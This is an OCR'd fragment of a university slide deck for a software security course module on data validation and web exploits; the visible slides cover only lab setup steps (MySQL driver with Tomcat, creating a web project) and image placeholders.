Software Security


Module 9 - Data Validation / Web Exploits

CMPE279
Software Security Technologies
San Jose State University


Lab Setup

MySQL Driver with Tomcat


Copy MySQL JAR to Tomcat LIB




Create a New Web Project

